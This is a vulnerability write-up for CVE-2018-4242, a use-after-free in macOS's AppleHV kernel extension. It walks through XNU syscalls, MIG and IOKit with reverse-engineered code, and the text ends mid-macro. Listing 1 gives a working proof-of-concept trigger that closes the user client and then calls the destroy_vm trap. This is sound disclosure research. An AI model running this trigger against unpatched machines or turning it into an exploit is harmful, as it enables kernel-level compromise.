Look at The XNU Through A Tube
CVE-2018-4242 Write-up

Zhuo Liang of Qihoo 360 Nirvan Team

June 6, 2018

Contents

1 Introduction **1**
1.1 CVE-2018-4242 1

2 The XNU Kernel **2**
2.1 System Call 2
2.2 MIG 6
2.2.1 mach_msg And Mach port 6
2.2.2 MIG: RPC Interfaces Generator 8
2.3 IOKit 11
2.3.1 IOUserClient 12

3 AppleHV **12**
3.1 Reverse Engineering 12
3.2 Vulnerability 16
3.3 Fixing 17

4 Conclusion **17**

1 Introduction

1.1 CVE-2018-4242

Apple released a security update[1] for macOS 10.13.4 last week including a fixing assigned with CVE-2018-4242 I reported in March, CVE-2018-4242 is an vulnerability which may allow a malicious application to execute arbitrary code with kernel privileges. This write-up will help you take a look at the XNU[2] through this issue.

The code shown in Listing 1 is the PoC of the issue we will demonstrate, the complete source can be downloaded on github[3].

```c
// AppleHVUaF.c
void destroy_vm() {
    asm("mov $0x03000000, %rax; mov $0x04, %rdi; syscall");
    return;
}
int main(int argc, char **argv) {
    const char *service_name = "AppleHV";
    io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault,
                                 IOServiceMatching(service_name));
    if (service == MACH_PORT_NULL) {
        printf("[-] Cannot get matching service of %s\n", service_name);
        return 0;
    }
    printf("[+] Get matching service of %s succeed, service=0x%x\n",
            service_name, service);
    io_connect_t client = MACH_PORT_NULL;
    kern_return_t ret = IOServiceOpen(service, mach_task_self(), 0, &client);
    if (ret != KERN_SUCCESS) {
        printf("[-] Open service of %s failed!\n", service_name);
        return 0;
    }
    printf("[+] Create IOUserClient of %s succeed, client=0x%x\n",
            service_name, client);
    IOServiceClose(client);
    usleep(5);
    destroy_vm();
    return 0;
}
```

Listing 1: PoC of CVE-2018-4242

While understanding this piece of code in depth requires some basic knowledges of XNU, so it's necessary to make a introduction to XNU for readers new to it. The items below will be discussed in Section 2 and please go to Section 3 directly if you already know much of these items.

- Classes of system calls in XNU
- MIG aka RPC interfaces generator in XNU
- IOKit subsystem

And this write-up is organized as follows:

[1] https://support.apple.com/en-us/HT208849
[2] https://en.wikipedia.org/wiki/XNU
[3] https://github.com/brightiup/research/blob/master/macOS/CVE-2018-4242/AppleHVUaF.c

- **Section 1** Introduction
- **Section 2** Basic knowledges of XNU
- **Section 3** Reverse of AppleHV.kext and details of CVE-2018-4242
- **Section 4** Conclusion

2 The XNU Kernel

2.1 System Call

As we all know, **system call** in computing is a way for programs to interact with the operating system. The user-level processes can request services of the operating system through a system call. In XNU, there are four classes of system call which powers all the user-kernel interacting. Let's delve into these through the **syscall** instruction as shown in Listing 1.

syscall on x86_64 architecture is the kind of instruction which can invoke an OS system call handler in kernel space. Listing 2 illustrates how **syscall** works through a simple **write** example.

```
~$ cat write.c
#include <unistd.h>
int main() {
    write(0, "Hello\n", 6);
    return 0;
}
~$ clang write.c -o write
~$ lldb write
(lldbinit) b libsystem_kernel.dylib`write
Breakpoint 1: where = libsystem_kernel.dylib`write, address = 0x000000000001e6f8
(lldbinit) r
--------------------------------------------------------------------------------[regs]
RAX: 0x0000000000000006  RBX: 0x0000000000000000  RBP: 0x00007FFEEFBFF8D0
RSP: 0x00007FFEEFBFF8B8  RDI: 0x0000000000000000  RSI: 0x0000000100000FA2
RDX: 0x0000000000000006  RCX: 0x00007FFEEFBFF9F8  RIP: 0x00007FFF7ED096F8
R8:  0x0000000000000000  R9:  0xFFFFFFFF00000000  R10: 0x00007FFEEFBFFA48
R11: 0x00007FFF7ED096F8  R12: 0x0000000000000000  R13: 0x0000000000000000
R14: 0x0000000000000000  R15: 0x0000000000000000
CS:  002B  FS: 0000  GS: 0000
--------------------------------------------------------------------------------[code]
write @ libsystem_kernel.dylib:
->  0x7fff7ed096f8: b8 04 00 00 02  mov    eax, 0x2000004
    0x7fff7ed096fd: 49 89 ca        mov    r10, rcx
    0x7fff7ed09700: 0f 05           syscall
    0x7fff7ed09702: 73 08           jae    0x7fff7ed0970c            ; <+20>
    0x7fff7ed09704: 48 89 c7        mov    rdi, rax
    0x7fff7ed09707: e9 19 54 ff ff  jmp    0x7fff7ecfeb25            ; cerror
    0x7fff7ed0970c: c3              ret
    0x7fff7ed0970d: 90              nop
(lldbinit) x/s $rsi
0x100000fa2: "Hello\n"
```

Listing 2: Simple write example

As you can see, when user call the system call **write**, the function **libsystem_kernel.dylib`write** will be triggered, and in this function **syscall** instruction is being used. The **syscall** instruction will transfer executing right to kernel which will execute the truly code of **write** in kernel space.

```
// osfmk/x86_64/idt64.s
/*
 * 64bit Tasks
 * System call entries via syscall only:
 *
 *  r15  x86_saved_state64_t
 *  rsp  kernel stack
 *
 *  both rsp and r15 are 16-byte aligned
 *  interrupts disabled
 *  direction flag cleared
 */

Entry(hndl_syscall)
    TIME_TRAP_UENTRY

    movq    %gs:CPU_ACTIVE_THREAD,%rcx  /* get current thread     */
    movl    $-1, TH_IOTIER_OVERRIDE(%rcx)    /* Reset IO tier override to -1 before handling syscall */
    movq    TH_TASK(%rcx),%rbx      /* point to current task  */

    /* Check for active vtimers in the current task */
    TASK_VTIMER_CHECK(%rbx,%rcx)

    /*
     * We can be here either for a mach, unix machdep or diag syscall,
     * as indicated by the syscall class:
     */
    movl    R64_RAX(%r15), %eax     /* syscall number/class */
    movl    %eax, %edx
    andl    $(SYSCALL_CLASS_MASK), %edx /* syscall class */
    cmpl    $(SYSCALL_CLASS_MACH<<SYSCALL_CLASS_SHIFT), %edx
    je  EXT(hndl_mach_scall64)
    cmpl    $(SYSCALL_CLASS_UNIX<<SYSCALL_CLASS_SHIFT), %edx
    je  EXT(hndl_unix_scall64)
    cmpl    $(SYSCALL_CLASS_MDEP<<SYSCALL_CLASS_SHIFT), %edx
    je  EXT(hndl_mdep_scall64)
    cmpl    $(SYSCALL_CLASS_DIAG<<SYSCALL_CLASS_SHIFT), %edx
    je  EXT(hndl_diag_scall64)

    /* Syscall class unknown */
    sti
    CCALL3(i386_exception, $(EXC_SYSCALL), %rax, $1)
    /* no return */
```

Listing 3: syscall handler in kernel: hndl_syscall

Listing 3 shows the kernel hanlder of **syscall**. In this handler, **eax** is first used to be **and**ed with **SYSCALL_CLASS_MASK** resulting **edx** to be the ***syscall number***(As comments shown). Then **edx** is being compared with **SYSCALL_CLASS_*** shifting with **SYSCALL_CLASS_SHIFT** and the routine switches to others handlers. It is obvious that **eax** is the number used for kernel to dispatch system call. These constants are shown in listing 4.

```
// osfmk/mach/i386/syscall_sw.h
#define SYSCALL_CLASS_SHIFT 24
#define SYSCALL_CLASS_MASK (0xFF << SYSCALL_CLASS_SHIFT)
```

```
#define SYSCALL_NUMBER_MASK (~SYSCALL_CLASS_MASK)

#define SYSCALL_CLASS_MACH 1 /* Mach */
#define SYSCALL_CLASS_UNIX 2 /* Unix/BSD */
#define SYSCALL_CLASS_MDEP 3 /* Machine-dependent */
#define SYSCALL_CLASS_DIAG 4 /* Diagnostics */
```

Listing 4: Syscall constants

Through these constants we can know that the higher 8 bits of the 32 bits syscall number is the class number of system calls. Knowing these, we can make a conclusion about XNU system call as Table 1.

Class	Hanlder	Class Number
mach	hndl_mach_scall64	1
unix	hndl_unix_scall64	2
machdep	hndl_mdep_scall64	3
diag	hndl_diag_scall64	4

Table 1: XNU system call

Now take a step back to our simple **write** example. The **eax** is assigned to **0x2000004** and the higher 8 bits tell us this is a unix system call. Now we can step into handler **hndl_unix_scall64**.

```
// osfmk/x86_64/idt64.s
Entry(hndl_unix_scall64)
    incl    TH_SYSCALLS_UNIX(%rcx)      /* increment call count   */
    sti

    CCALL1(unix_syscall64, %r15)
    /*
     * always returns through thread_exception_return
     */
```

Listing 5: hndl_unix_scall64 handler

As Listing 5 shows, this **hndl_unix_scall64** handler only calls **unix_syscall64** function.

```
// bsd/dev/i386/systemcalls.c
unix_syscall64(x86_saved_state_t * state)
{
    x86_saved_state64_t *regs;
    regs = saved_state64(state);
    ...
    code = regs->rax & SYSCALL_NUMBER_MASK;
    callp = (code >= nsysent) ? &sysent[SYS_invalid] : &sysent[code];
    vt = (void *)uthread->uu_arg;
    if (__improbable(callp == sysent)) {
        ...
    } else {
        args_start_at_rdi = TRUE;
        args_in_regs      = 6;
    }
    if (callp->sy_narg != 0) {
        assert(callp->sy_narg <= 8); /* size of uu_arg */

        args_in_regs = MIN(args_in_regs, callp->sy_narg);
```

```
        memcpy(vt, args_start_at_rdi ?
            &regs->rdi : &regs->rsi, args_in_regs * sizeof(syscall_arg_t));
        ...
    }
    ...
    AUDIT_SYSCALL_ENTER(code, p, uthread);
    error = (*(callp->sy_call))((void *)p, vt, &(uthread->uu_rval[0]));
    AUDIT_SYSCALL_EXIT(code, p, uthread, error);
    ...
}
```

Listing 6: hndl_unix_scall64 function

The code shown in Listing 6 is a part of function **hndl_unix_scall64.** In this function, **code** is retrived from register **rax**(lower 24 bits) and used as an index to retrive **callp** from **sysent.** As you already gussed that this **callp** is the system call entry. Then if the **callp->sy_narg** is not euqal to 0 the registers begining at **rdi** will be copied to local variable **vt** with count **args_in_reg** and passed to the function pointer **callp.**

Think to our simple **write** example, **code** will be **0x04** and used to index system call entry in **sysent.** You can easily find the 4th system call entry of class unix from github[4] or through kernel debugging[5](print **systet[4]** in lldb). And the both results is the function **write** in file **bsd/kern/sys_generic.c.**

Now comes parameters. **hndl_unix_scall64** uses **memcpy** to copy arguments from **rdi** in **regs.** The definition of **regs** is like Listing 7.

```
// osfmk/mach/i386/thread_status.h
/*
 * thread state format for task running in 64bit long mode
 * in long mode, the same hardware frame is always pushed regardless
 * of whether there was a change in privilege level... therefore, there
 * is no need for an x86_saved_state64_from_kernel variant
 */
struct x86_saved_state64 {
    uint64_t rdi; /* arg0 for system call */
    uint64_t rsi;
    uint64_t rdx;
    uint64_t r10; /* R10 := RCX prior to syscall trap */
    uint64_t r8;
    uint64_t r9; /* arg5 for system call */
    uint64_t cr2;
    uint64_t r15;
    uint64_t r14;
    uint64_t r13;
    uint64_t r12;
    uint64_t r11;
    uint64_t rbp;
    uint64_t rbx;
    uint64_t rcx;
    uint64_t rax;
    uint32_t gs;
    uint32_t fs;
    uint64_t _pad;
```

[4]https://github.com/apple/darwin-xnu/blob/master/bsd/kern/syscalls.master

[5]https://media.defcon.org/DEF%20CON%2025//DEF%20CON%2025%20presentations/DEFCON-25-Min-Spark-Zheng-macOS-iOS-Kernel-Debugging.pdf

```
    struct x86_64_intr_stack_frame isf;
};
typedef struct x86_saved_state64 x86_saved_state64_t;
```

Listing 7: x86_saved_state64_t definition

The arguments begin from **rdi** is **rsi, rdx, rcx**(**r10** assigned from **rcx**), **r8, r9**. This is called the calling convention[6] on Intel x64 platforms. Unitl now you can understand the values of **eax, rdi,rsi** and **rdx** in Listing 1 in depth.

Now let's take a bigger step back and look at the bigger picture. You must know following items at least.

- **Classes of system calls on platforms which XNU powers**
- **How system call be handled in XNU**
- **How parameters be passed in XNU**

2.2 MIG

MIG aka **Mach Interfaces Generator** is used for generating RPC interfaces in XNU. It is also a domain specific language for generating C code from MIG code, the source of MIG is also opened to public[7]. You can also find some details of this language on CMU website[8] and guidance of writing mach server[9].

2.2.1 mach_msg And Mach port

mach_msg is a Mach system call which powers almost all RPC calls. It allows users to send messages from one endpoint to another. The endpoint here is always presented as a Mach port. As there are tons of articles talking about Mach ports and it's partner **mach_msg**, I will take a brief way to demostrate how different endpoints communicate with each other.

Some useful articles about **mach_msg** and Mach port.

- **A Little IPC Project**
  http://hurdextras.nongnu.org/ipc_guide/mach_ipc_basic_concepts.html
- **mach_port_t for Inter-process Communication**
  http://fdiv.net/2011/01/14/machportt-inter-process-communication
- **Mach IPC Interface**
  http://web.mit.edu/darwin/src/modules/xnu/osfmk/man


[6] https://en.wikipedia.org/wiki/X86_calling_conventions#x86-64_calling_conventions
[7] https://opensource.apple.com/source/bootstrap_cmds
[8] http://www.cs.cmu.edu/afs/cs/project/mach/public/doc/unpublished/mig.ps
[9] http://shakthimaan.com/downloads/hurd/server_writer.pdf

- **Mach Messaging and Mach Interprocess Communication**
  http://docs.huihoo.com/darwin/kernel-programming-guide/boundaries/chapter_14_section_4.html
- **Ian Beer's bug report**
  https://bugs.chromium.org/p/project-zero/issues/detail?id=926

Generally speaking, a Mach port is a channel for message passing from one to another, and actually it often represents mainly two kinds of things, from programmer's perspective, which are message queues and kernel objects.

- **Mach port represents message queue**

  Figure 1: Mach port represents message queue


  Mach port representing a kernel object often used to send message from one end to end, the **end** can be different processes and threads. As Figure 1 shown, a typical message passing can be seperated into 3 steps.

  1. Sender builds a message with contents "HELO" and pass this message to **mach_msg**.
  2. **mach_msg** handler in kernel processes this message including end-point validation.
  3. Kernel push message with contents "HELO" to the message queue of Mach port 2.

  As for receiver, when it wants to receive a message from others, it will retrive the message from message queue and decoded to raw text "HELO".

- **Mach port represents kernel object** When Mach port is used to represent kernel object, it often means that it is a RPC call. There are many kernel objects which can be exported to user space and

Figure 2: Mach port represents kernel object



user programs can send messages to make kernel do some operations on these objects. This can also be simply seperated into 3 steps like Figure 2.

1. Sender builds a message with a specified message id **27149** in message header and set remote endpoint(also a Mach port) to a kernel object, and then passed to **mach_msg**.
2. **mach_msg** handler in kernel recognizes the remote port in message as a kernel object(additional data is required most of time) and dispatch to to function whose id is **27149** with this object.
3. The kernel function **obj_func_27149** will be called on this object with additional data.

In XNU, user can send many kinds of messages through combining **Mach ports** and **mach_msg**, we can conclude as follows.

- Raw messages
- Out of line data
- Mach ports
- Out of line Mach ports

Another concept of Mach ports which kernel understands is port rights, like receive right, send right and send once right. But actually these Mach port rights in kernel are all the reference to the same port object, the difference is that the Mach port rights exported to user space are bound to different entris in different tasks who own them, and this entries have different rights the Mach port in user space has. Since talking about all of these this is beyond of our topic, the more details will not be disscussed in this article.

2.2.2 MIG: RPC Interfaces Generator

In XNU, the interfaces definitions in DSL language are often in files ended with **.defs**. This section will demostrates one MIG example which actually resides in XNU. You can view this example **task.defs** on github[10], and as the name tells us this is interface definition of tasks which user can call. You can download this file and do as Listing 8.

[10] https://github.com/apple/darwin-xnu/blob/master/osfmk/mach/task.defs

```
~$ cd writeup
~/writeup$ wget https://raw.githubusercontent.com/apple/darwin-xnu/master/osfmk/mach/task.defs
~/writeup$ mig -DKERNEL_SERVER task.defs
~/writeup$ ls
task.defs    task.h       taskServer.c taskUser.c
```

Listing 8: Example of task.defs

The command **mig** will generate 3 files with default names, **task.h**, **taskServer.c** and **taskUser.c**, and it is easy to make a conclusion that **taskUser.c** is used for user while **taskServer.c** will be compiled as kernel code resides in XNU.

```
// taskUser.c
/* Routine task_set_special_port */
kern_return_t task_set_special_port(
    task_t task,
    int which_port,
    mach_port_t special_port
){
    typedef struct {
        mach_msg_header_t Head;
        /* start of the kernel processed data */
        mach_msg_body_t msgh_body;
        mach_msg_port_descriptor_t special_port;
        /* end of the kernel processed data */
        NDR_record_t NDR;
        int which_port;
    } Request;
    ...
    mach_msg_return_t msg_result;
    InP->msgh_body.msgh_descriptor_count = 1;
    InP->special_port.name = special_port;
    InP->special_port.disposition = 19;
    InP->special_port.type = MACH_MSG_PORT_DESCRIPTOR;
    InP->NDR = NDR_record;
    InP->which_port = which_port;
    InP->Head.msgh_bits = MACH_MSGH_BITS_COMPLEX|
        MACH_MSGH_BITS(19, MACH_MSG_TYPE_MAKE_SEND_ONCE);
    /* msgh_size passed as argument */
    InP->Head.msgh_request_port = task;
    InP->Head.msgh_reply_port = mig_get_reply_port();
    InP->Head.msgh_id = 3410;
    InP->Head.msgh_reserved = 0;
    msg_result = mach_msg(&InP->Head, MACH_SEND_MSG|MACH_RCV_MSG|MACH_MSG_OPTION_NONE, (mach_msg_size_t)sizeof(Request), (mach_msg_size_t)sizeof(Reply), InP->Head.msgh_reply_port, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
    ...
    return KERN_SUCCESS;
}
```

Listing 9: task_set_special_port function

The code in Listing 9 is a brief version of **task_set_special_port** function which can be called from user space in **taskUser.c** and you can view the complete source on your own machine. You should notice 3 points through this piece of code.

- The kernel object caller wants to operate is **task** specified in first argument.

- The handler of this message in kernel is with id **3410**.
- The fields in **Request** between comments will be processed in kernel, and **special_port** will be translated into a Mach port[11] in kernel.
- The **disposition** of **special_port** is the Mach port right we breafly talked before and will be checkd in kernel.

When kernel has received and processed this message, it will find MIG dispatch function with id **3410** and call this function with the complete translated message. The dispatch function with id **3410** will be found in **tastServer.c** named **_Xtask_set_special_port**.

```
// taskServer.c
/* Routine task_set_special_port */
mig_internal novalue _Xtask_set_special_port
    (mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP)
{
    typedef struct {
        mach_msg_header_t Head;
        /* start of the kernel processed data */
        mach_msg_body_t msgh_body;
        mach_msg_port_descriptor_t special_port;
        /* end of the kernel processed data */
        NDR_record_t NDR;
        int which_port;
        mach_msg_trailer_t trailer;
    } Request;


    Request *In0P = (Request *) InHeadP;
    Reply *OutP = (Reply *) OutHeadP;
    kern_return_t check_result;
    task_t task;
    __DeclareRcvRpc(3410, "task_set_special_port")
    check_result = __MIG_check__Request__task_set_special_port_t((__Request *)In0P);
    if (check_result != MACH_MSG_SUCCESS)
        { MIG_RETURN_ERROR(OutP, check_result); }
    task = convert_port_to_task(In0P->Head.msgh_request_port);
    OutP->RetCode = task_set_special_port(task, In0P->which_port, In0P->special_port.
    name);
    task_deallocate(task);
    OutP->NDR = NDR_record;
}
```

Listing 10: **_Xtask_set_special_port** function

Also you should get these points after reading function **_Xtask_set_special_port**.


- ID **3410** with **_Xtask_set_special_port** is mapped by kernel(actually on initialization of MIG sub system).
- Kernel will check if the message is valid or not, like **disposition** of **special_port** and many specific things in functions like **__MIG_check__Request__***

[11] Mach ports exported to user space are just integer IDs which bound to a **struct ipc_port** structure in kernel

- Kernel will retrive object represented by Mach port through function **convert_port_to_task**.

Figure 3 is a final conclusion for MIG.

Figure 3: Example of task_set_special_port



2.3 IOKit

To put it simply, IOKit is a framework for developing drivers on iOS/macOS in C++ based on MIG. The framework is nearly self-contained, object-oriented, specifically designed for drivers, work loop driven, registry based, user friendly. Since making a detailed introduction to IOKit is beyond this write-up, this section will olny illustrate the basic conceptions and operations from a hacker's perspective and it's suggested for readers to read other documents[12] if you want to know as much as possible.

- **IORegistryEntry** The IORegistryEntry class is used as a parent class for those objects that have representation in the I/O Registry. It is a simple container of the object's properties, which are stored as an OSDictionary object. The class is not meant to be directly inherited from. The parent class for I/O Kit objects is IOService, a subclass of this one. By virtue of inheritance, however, all drivers are also automatically registered.
- **IOService** The direct and only descendant of IORegistryEntry is IOService. It is also the ancestor of all drivers, both Apple supplied and third party. Though most drivers aren't direct subclasses of IOService, they are still its eventual descendants, and inherit from it the set of functions they are capable of using (such as power management, interrupt handling, and so on) and in some cases.
- **IOUserClient** IOUserClient is a helper class for implementing custom user mode-kernel driver communication. It's a proxy class for user-driver interacting. All user client classes of drivers are inherited from IOUserClient.

[12] http://citeseerx.ist.psu.edu/viewdoc/download;jsessionid=9099A55C9EF3D747DB899F078A317683?doi=10.1.1.693.3915&rep=rep1&type=pdf

2.3.1 IOUserClient

IOUserClient provides following fixed entry points into the kernel from user applications and almost all the APIs IOUserClient exported is based on MIG talked in Section 2.

- Creating and closing connections. A connection for user-driver communication is created via **IOServiceOpen**(**IOService::newUserClient in kernel**), and closed via **IOServiceClose**(**IOUserClient::clientClose** in kernel) when not used.
- Passing notification ports in and out of the kernel via **IOServiceAddNotification**(**IOUserClient::registerNotificationPort** in kernel), for use with message notification.
- Creating shared memory and hardware mappings in clients via IOMemoryDescriptor(**IOUserClient::clientMemoryForType** in kernel).
- Passing untyped data back and forth via IOConnectCallMethod(**IOUserClient::externalMethod** in kernel). Since it's currently impossible to have family-specific mig-generated code, these parameters have to fit into some predefined schemes: arrays of scalar values both in and out, blocks of memory in and out (up to 4096 bytes), and combinations of the two.

3 AppleHV

AppleHV.kext is the implementation of Hypervisor module on macOS which is used for virtualization. Searching **AppleHV** in IORegistryExplorer[13] you will get the result as Figure 4 shown. Notice the **IOUserClientClass** property and it tells us the derived IOUserClient class for AppleHV is **AppleHVClient**.

3.1 Reverse Engineering


IOConnectCallMethod on AppleHVClient will go into **hv_vmx_vm_t::method_dispatch** through **AppleHVClient::externalMethod**, but this is not the topic of CVE-2018-4242 because these two dispatch functions cannot do too much things.

```
// AppleHV.kext
__int64 __fastcall hv_vmx_vm_t::method_dispatch(hv_vmx_vm_t *a1, int a2, __int64 a3)
{
  __int64 result; // rax
  void *v4; // rdi

  if ( a2 == 1 )
    return hv_vmx_vm_t::METHOD_hv_create_vcpu(a1, *(unsigned __int64 **)(a3 + 72), *(
    _DWORD *)(a3 + 80));
  result = 4209590275LL;
  if ( !a2 )
  {
    v4 = *(void **)(a3 + 88);
```

[13] http://mac.softpedia.com/get/System-Utilities/IORegistryExplorer.shtml

Figure 4: AppleHV driver




```
    if ( v4 )
    {
      if ( *(_DWORD *)(a3 + 96) == 88 )
      {
        memcpy(v4, &hv_vmx_vm_t::vcpu_if_config, 0x58uLL);
        result = 0LL;
      }
    }
  }
  return result;
}
```

Listing 11: **hv_vmx_vm_t::method_dispatch** function

But if you stick to explore the functions of AppleHV.kext you will find there are many functions be named with **TRAP**. Trap functions usually mean system call in XNU as almost all Mach system calls end with **trap**.

```
~$ nm -gU /System/Library/Extensions/AppleHV.kext/Contents/MacOS/AppleHV  | cut -d' ' -
    f3 | c++filt | grep -i trap
hv_vmx_vm_t::TRAP_hv_map(hv_vmx_vm_t*, hv_vm_map_item_t*)
hv_vmx_vm_t::TRAP_hv_unmap(hv_vmx_vm_t*, hv_vm_map_item_t*)
hv_vmx_vm_t::TRAP_hv_protect(hv_vmx_vm_t*, hv_vm_map_item_t*)
hv_vmx_vm_t::TRAP_hv_sync_tsc(hv_vmx_vm_t*, unsigned long long)
hv_vmx_vm_t::TRAP_hv_interrupt(hv_vmx_vm_t*)
hv_vmx_vm_t::TRAP_hv_destroy_vm(hv_vmx_vm_t*)
hv_vmx_vm_t::TRAP_hv_set_tunable(hv_vmx_vm_t*, hv_tunable_item_t*)
hv_vmx_vm_t::traps
hv_vmx_vm_t::get_traps(int (* const**)(void*, unsigned long long), unsigned int*)
hv_vmx_vcpu_t::TRAP_hv_destroy_vcpu(hv_vmx_vcpu_t*)
hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_run(hv_vmx_vcpu_t*)
hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_read_vmcs(hv_vmx_vcpu_t*, unsigned int)
hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_invalidate_tlb(hv_vmx_vcpu_t*)
hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_set_apic_address(hv_vmx_vcpu_t*, unsigned long long)
hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_enable_native_msr(hv_vmx_vcpu_t*, unsigned int)
hv_vmx_vcpu_t::TRAP_hv_vmx_vcpu_disable_native_msr(hv_vmx_vcpu_t*, unsigned int)
hv_vmx_vcpu_t::traps
```

```
hv_vmx_vcpu_t::get_traps(int (* const**)(void*, unsigned long long), unsigned int*)
AppleHV::enable_traps(bool)
hv_vm_t::get_traps(unsigned int, int (* const**)(void*, unsigned long long), unsigned
    int*)
hv_vcpu_t::get_traps(unsigned int, int (* const**)(void*, unsigned long long), unsigned
    int*)
```

Listing 12: **TRAP** functions

Let's see the **AppleHV::enable_traps** function first.

```
// AppleHV.kext
_int64 __usercall AppleHV::enable_traps@<rax>(AppleHV *this@<rdi>, unsigned int *a2@<
    rcx>, unsigned int *a3@<rbx>, char a4@<sil>)
{
  unsigned int *v4; // rcx
  signed __int64 v5; // rcx
  unsigned int v7; // [rsp+0h] [rbp-30h]
  int (__cdecl **v8)(void *, unsigned __int64); // [rsp+Ch] [rbp-24h]
  int (__cdecl **v9)(void *, unsigned __int64); // [rsp+1Ch] [rbp-14h]

  if ( a4 )
  {
    a3 = &v7;
    hv_vm_t::get_traps(
      (hv_vm_t *)&stru_20.segname[2],
      (unsigned __int64)&v7,
      (int (__cdecl *const **)(void *, unsigned __int64))&v8,
      a2);
    hv_vcpu_t::get_traps(
      (hv_vcpu_t *)&stru_20.segname[2],
      (unsigned __int64)&v8 + 4,
      (int (__cdecl *const **)(void *, unsigned __int64))&v9,
      v4);
    if ( (unsigned int)hv_set_traps(0LL, *(_QWORD *)&v7, (unsigned int)v8) )
    {
      LODWORD(a3) = 0;
      v5 = 113LL;
      return (unsigned int)a3;
    }
    if ( (unsigned int)hv_set_traps(
                          1LL,
                          *(int (__cdecl ***)(void *, unsigned __int64))((char *)&v8 +
    4),
                          (unsigned int)v9) )
    {
      LODWORD(a3) = 0;
      hv_release_traps(0LL);
      v5 = 121LL;
      goto LABEL_8;
    }
  }
  else
  {
    hv_release_traps(0LL);
    hv_release_traps(1LL);
  }
  LOBYTE(a3) = 1;
  return (unsigned int)a3;
}
```

Listing 13: **AppleHV::enable_traps** function

hv_vm_t::get_traps function returns an array contains trap functions named with **hv_vmx_vm_t::TRAP_hv_*** and **hv_vcpu_t::get_traps** returns an array contains trap functions named with **hv_vmx_vcpu_t::TRAP_hv_***(Shown in Listing 12). Then **hv_set_traps** function install these traps for user.

```
// osfmk/kern/hv_support.c
/* register a list of trap handlers for the hv_*_trap syscalls */
kern_return_t hv_set_traps(hv_trap_type_t trap_type, const hv_trap_t *traps, unsigned trap_count) {
    hv_trap_table_t *trap_table = &hv_trap_table[trap_type]; /* (a) Reference for hv_trap_table */
    kern_return_t kr = KERN_FAILURE;

    lck_mtx_lock(hv_support_lck_mtx);
    if (trap_table->trap_count == 0) {
        trap_table->traps = traps;
        OSMemoryBarrier();
        trap_table->trap_count = trap_count;
        kr = KERN_SUCCESS;
    }
    lck_mtx_unlock(hv_support_lck_mtx);

    return kr;
}
/* dispatch hv_task_trap/hv_thread_trap syscalls to trap handlers,
   fail for invalid index or absence of trap handlers, trap handler is
   responsible for validating targets */
#define HV_TRAP_DISPATCH(type, index, target, argument)       \
    ((__probable(index < hv_trap_table[type].trap_count))     \
